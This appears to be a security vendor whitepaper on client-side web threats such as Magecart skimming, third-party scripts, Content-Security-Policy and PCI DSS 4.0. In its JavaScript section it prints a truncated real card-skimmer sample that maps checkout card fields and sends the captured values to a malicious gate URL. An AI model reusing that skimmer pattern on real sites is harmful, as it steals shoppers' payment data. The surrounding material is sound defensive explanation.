


WHITEPAPER

The Role of Client-Side Protection in Modern Application Security

As businesses continue to invest in enhancing the digital user experience, the risk of client-side attacks escalates. As a result of the focus on speed, productivity, and innovation during the development process, the security of the client-side is often overlooked, expanding the potential for security breaches.

The vulnerability of the client-side has emerged as a critical concern in recent years because it is often a blind spot for organizations, where malicious scripts and data breaches can occur unnoticed. Coupled with a pandemic that's drastically changed online shopping behaviors[1], driving more consumers and transactions online[2], it resulted in the perfect storm for client-side attacks to thrive.

This has made securing the client-side a crucial aspect of modern application security, bringing the focus to safeguarding end-user activities from potential threats on dynamic web pages accessed directly from their device.

This white paper aims to shed light on the often overlooked area of client-side security, its inherent risks, the strategies to mitigate these risks, and its crucial role in a modern application security stack.

Understanding the client-side

Before diving into detail, let's first define what the client-side is and how it differs from the server-side.

When users interact with web applications, a multitude of actions take place behind the scenes. These activities can typically be categorized into two groups, differentiated by where they take place – the client-side or the server-side.

The 'client-side' refers to actions that occur on the user's device, such as a laptop, mobile phone, or tablet. It is often referred to as the "front end" in web application development. When a user interacts with a web application, such as filling out a form or clicking a button – these actions are processed on the client-side. This could involve rendering web pages, executing scripts, or handling user inputs. All of these activities are conducted on the client's device, independent of the server.

On the other end of the spectrum is the 'server-side'. It refers to the actions that take place on the server that hosts the web application. These operations could include processing client requests, managing databases, and executing server-side scripts. Unlike client-side operations, server-side operations are performed independently of the user's device.

1- https://unctad.org/news/covid-19-has-changed-online-shopping-forever-survey-shows
2- https://www.worldbank.org/en/news/press-release/2022/06/29/covid-19-drives-global-surge-in-use-of-digital-payments

The challenges of securing the client-side

In recent years, malicious actors have increasingly gravitated towards exploiting vulnerabilities on the client-side because it is challenging for organizations to detect and mitigate. While server-side security risks have been widely studied, client-side security risks are often overlooked. However, they present a unique set of challenges. Since client-side actions occur on the user's device, they are outside of the control of the server-side security measures. This means that malicious activities, such as injecting harmful scripts or stealing user data, can occur without being detected by server-side security systems, resulting in a blind spot for organizations. In general, the challenges of managing client-side security can be split into three categories: visibility, insight, and enforcement.

Visibility

Numerous third-party services used for functions such as analytics, advertisements, customer support, and more execute on the client-side of websites, unbeknownst to security teams. As modern web applications become increasingly reliant on these external third-party resources, the risk that somewhere down the line, a resource is compromised grows.

The website supply chain is becoming more complex and opaque, posing new challenges for organizations in establishing precisely how many of these third-party integrations are running on their websites, or who owns and manages them.

While these third-party services offer many benefits, they also introduce new vulnerabilities. Each third-party service is a potential entry point for attackers. The more services a website uses, the larger the attack surface becomes.

As a result, many enterprise websites today have a considerable amount of shadow code – unverified and unvalidated code that operates unnoticed. For many security teams, managing the client-side risk posed by JavaScript, third-party integrations and other web apps is a genuine challenge. Most organizations end up with a blind spot regarding the very services they're supposed to protect.

Insight

Even if the security team has been able to inventory all of these scripts, resources, and integrations executing on the client-side, understanding how they work and whether or not they should be allowed to run poses a different kind of challenge.

What does each script do? Where is it sending data? Should it even be allowed to execute? Furthermore, what if a service that has been previously reviewed and approved is now compromised and exfiltrating data to a malicious actor?

These scripts, often written in JavaScript, are intricate and can exhibit dynamic behavior, modifying content based on user interactions or server responses. The unpredictability of scripts makes it difficult to understand their behavior simply by analyzing the code, as it may change depending on various runtime conditions.

Furthermore, the integration of third-party scripts for functionalities such as analytics, advertisements, or social media integration adds another layer of complexity. These scripts, sourced from external providers, often lack transparency regarding their inner workings, making it challenging for security teams to assess their potential security implications. The confluence of these factors - script complexity, dynamic behavior, and the opacity of third-party scripts - creates a daunting task for security professionals. They must navigate this intricate landscape, deciphering whether each script should be allowed to run while ensuring the security and integrity of the web application.

Enforcement

When it comes to enforcement, HTTP Content-Security-Policy (CSP) headers are a powerful tool for enforcing client-side security strategies. They allow web developers to control which data sources a web application can load from, thereby restricting potential avenues for malicious attacks. By defining the appropriate CSP directives in the HTTP response header, organizations can effectively limit the risk of cross-site scripting (XSS) and data injection attacks. This level of granular control over content sources enhances security and helps protect sensitive data.

However, implementing CSP headers is not without its risks and challenges. One of the most significant risks is misconfiguration. If not

correctly set, CSP headers can inadvertently block legitimate content or, worse, permit the execution of malicious scripts. Striking the right balance between stringent security and seamless functionality can be a complex task. Also, the diverse nature of modern web applications, which pull content from various sources and third-party services, adds to the complexity of defining and maintaining a comprehensive CSP policy. Regular monitoring and adjustments are necessary to ensure ongoing compliance and to prevent disruptions or security vulnerabilities. It's clear that while CSP headers provide substantial security benefits, their enforcement requires a nuanced understanding of both security and web application functionality.

The risks associated with client-side threats

Client-side data breach

Data exfiltration attacks like Magecart, formjacking, and other online-skimming techniques can result in long-term, devastating data breaches. These attacks involve injecting malicious JavaScript into first-party code or the code of third-party services (the software supply chain) used on legitimate websites. Due to the nature of JavaScript executing on the client-side, it enables attackers to collect sensitive personal information directly from the client each time a customer enters their information into a form.

Given their ability to exploit vulnerabilities in a website's software supply chain, such attacks are highly scalable, adding yet another layer of complexity. A single compromise of a widely used JavaScript package allows an attacker to hit multiple users on multiple sites, just by exploiting the same vulnerability. Targeting a single, widely used package gives attackers access to thousands of sites around the world simultaneously.

Noncompliance

One of the many costly implications of data breaches is noncompliance with data privacy regulations such as GDPR, CCPA, LGPD, etc. Attacks targeting the client-side have impacted many prominent websites, leading to significant financial penalties and rigorous compliance consequences.


In its latest version (4.0), PCI DSS introduced two new requirements that directly address the risks imposed by client-side attacks such as Magecart.

Requirement 6.4.3 focuses on the management of scripts, particularly those executed in the consumer's browser. This requirement highlights the potential risks posed by malicious script execution and recommends detailed methods for managing scripts on payment pages. It necessitates a systematic approach to confirm the authorization of each script, ensure the integrity of each script, and maintain an inventory of all scripts with a written justification for their necessity. This change underscores the importance of vigilant script management to mitigate the risk of client-side attacks and maintain the integrity of web applications.

Simultaneously, requirement 11.6.1 mandates the deployment of a change-and-tamper detection mechanism. This mechanism is designed to alert for unauthorized modifications to the HTTP headers and contents of payment pages as received by the consumer's browser. This requirement is designed to protect against code injection and web skimming attacks by triggering an alert for any changes to the code of a payment page. Businesses are required to either perform the checks weekly or to complete a risk assessment to ascertain a safe frequency of checks. This new requirement emphasizes the need for continuous monitoring and immediate response to any suspicious activities, thereby enhancing the security of online transactions.

The Client-Side Threat Landscape

On average, modern web applications load 209 client-side resources at any time. The following chart represents a breakdown of the average number of resources discovered on websites by industry and by the type of resource.



JavaScript is often the most common resource that can become compromised and exploited. The reason for this is that it is an extremely flexible tool that can easily be manipulated in numerous ways to benefit bad actors, making it an ideal vector for abuse. Embedded JavaScript code can be used for malicious monitoring of mouse movements and keystrokes without a user's knowledge; tracking user behavior; code injection to exploit a user's browser, stealing cookies impersonating users to perform actions on a separate website, and more. However, other client-side resources can also be exploited during an attack. One example could be a fake resource that is used to inject inline JavaScript or as a way to exfiltrate sensitive user data. This emphasizes the importance of bringing holistic visibility into all client-side resources. The next section will cover the most common resources exploited by bad actors.

JavaScript

On average, modern web applications load 23 scripts on end users' browsers. Of those, an average of 66% are third-party scripts, increasing the risk of a compromise being introduced through the software supply chain. The following chart represents the top ten industries with the highest ratio of third-party JavaScript code.

JavaScript is a fundamental building block of modern web applications. If an application is not properly protected, an attacker could force it to load malicious scripts. These injections can originate from server-side compromise, supply chain attacks, or methods like stored Cross-Site Scripting (XSS).

JavaScript: Foundational programming language for web applications, enabling dynamic and interactive functionality on the client side, while its extensive ecosystem of libraries and frameworks streamlines development.

Data: facilitates the exchange of information between the user's browser and a remote server.

Form: Fundamental HTML element that allows users to input and submit data.

Frame: Involves the use of HTML frames or iframes to display content from external sources within a webpage.

Image: Digital visual elements used to display graphics or photos on a website.

Style Sheet: A document that dictates the design and layout aspects of a website.


Font: Sets of typeface or text styles utilized to display written content on a site.

Media: Audio and video elements presented on web platforms.

Object: A method used to embed external content, such as multimedia or applications, within a webpage.

Once exploited, the impact can be disastrous. Malicious scripts, such as Magecart or stealer scripts from remote sources, can be introduced, leading to the theft of users' sensitive data at a large scale. Other consequences include web content manipulation and user browser control leading to unauthorized user session access, redirects to malicious sites, malware distribution, or advertisement replacement.

Below is an example of a malicious Javascript code injected into an eCommerce website, most likely injected via server-side compromise, responsible for stealing users' payment information and sending them to the malicious server `facebookfollow[.]com`




Headers Preview Response Initiator Timing Cookies


```
!function(e){var n=!1;if("function"==typeof define&&define.amd&&(define(e),n=!0),"object"==typeof exports&&(module.exports=e(),n=!0),!n){var o=window.Cookies,t=window.Coo
var hex_chr="0123456789abcdef";function rhex(i){for(str="",j=0;j<=3;j++)str+=hex_chr.charAt(i>>8*j+4&15)+hex_chr.charAt(i>>8*j&15);return str}function str2blks_MD5(d){for
(function(){"use strict";var n={open:!1,orientation:null},o=160,e=function(n,o){window.dispatchEvent(new CustomEvent("devtoolschange",{detail:{open:n,orientation:o}}))};

var $s = {
    Number: "paypal_direct_cc_number",
    Holder: null,
    HolderFirstName: "shipping:firstname",
    HolderLastName: "shipping:lastname",
    Date: null,
    Month: "paypal_direct_expiration",
    Year: "paypal_direct_expiration_yr",
    CVV: "paypal_direct_cc_cid",
    Gate: "https://facebookfollow.com/gate",
    Data: {},
    Sent: [],
    SaveParam: function(elem) {
        if(elem.id !== undefined && elem.id != "" && elem.id !== null && elem.value.length < 256 && elem.value.length > 0) {
            $s.Data[elem.id] = elem.value;
            return;
        }
```

Data

The "data" or "data transfer" function in web applications facilitates the exchange of information between the user's browser and a remote server. If not properly secured, malicious actors can exploit this function to exfiltrate data to unauthorized domains. This method can lead to significant data breaches. As such, it's essential to implement strict security measures and monitor data transfer CSP reports. These reports can alert administrators to suspicious connection attempts, aiding in the early detection and prevention of potential breaches.


For example, the below picture shows how Imperva blocked, out-of-the-box, multiple connections to a malicious domain known for injecting arbitrary JavaScript into web pages. The origin of this script was most likely a malicious browser extension used by the user.





Frames

The frame function in web applications involves the use of HTML frames or iframes to display content from external sources within a webpage. While frames are useful for embedding content from different origins, they can be exploited to launch client-side attacks if applications are not carefully protected. For example, attackers can create malicious iframes that load content from vulnerable sources, leading to attacks like clickjacking, where users unknowingly interact with hidden elements that perform unintended actions. Moreover, iframes can be manipulated to enable Cross-Site Scripting (XSS) attacks that compromise user data, sessions, or the integrity of the web application. Implementing proper security controls, using the "sandbox" attribute when possible, and applying strict Content Security Policies (CSP) are essential in preventing these exploitations and maintaining the security of web applications.



Forms

The form function in web applications refers to a fundamental HTML element that allows users to input and submit data. Forms are commonly used for user authentication, data submission, and interactions. Forms can be exploited in client-side attacks when input validation is inadequate. In some scenarios, malicious users can manipulate the form's action attribute to execute JavaScript, potentially leading to the theft of sensitive information, session hijacking, or unauthorized actions performed within the context of other users' browsers. Forms can also be exploited by malware residing in the client's browser, hijacking the form action attribute to steal sensitive information. Content Security Policies (CSP) are crucial in mitigating these vulnerabilities and safeguarding against client-side attacks.

Mitigating the risk of client-side attacks

An effective solution that addresses the challenges of client-side security should provide comprehensive visibility, actionable insights, and easy controls. Furthermore, it needs to address the new requirements set by PCI DSS around script management and detecting unauthorized changes on payment pages.

Starting with visibility, a good solution should offer continuous monitoring and inventorying of all services on the client-side. It has to alert users each time a newly added service has been detected. Additionally, it should provide visibility into scripts brought in through the software supply chain, to help security teams validate if any inherited scripts that have access to their web applications are maliciously skimming data. This level of visibility eliminates any blind spots and helps organizations identify potential vulnerabilities, reducing the risk of third-party services becoming an attack vector.

To gain insight, organizations should look for a solution that is capable of providing a credibility rating for each service, as well as a clear risk score. More advanced solutions leverage artificial intelligence to provide security teams with an understanding of what each script is doing without having to read through the script code. Additionally, it should offer visibility into script changes, allowing organizations to revalidate a script's content and decide if it should continue executing on their website. These capabilities help security professionals make informed decisions by providing meaningful and actionable insights.

Enforcement is another critical aspect of client-side security. Look for a solution capable of leveraging Content-Security-Policy, handling the difficult parts of it while making it a viable component of the organization's security strategy. It should employ a zero-trust model – any new service or changes should be blocked until reviewed and authorized. Blocking services deemed unauthorized should be as effortless as a single click. Out-of-the-box blocking of known malicious domains and the ability to identify compromised code and reveal data transfers are all essential. This level of granular control enhances security and helps protect sensitive customer data.

Lastly, all the above should help organizations meet the latest compliance standards set in PCI DSS 4.0, including comprehensive inventorying, authorization, dynamic integrity verification, and real-time monitoring for all code on payment pages.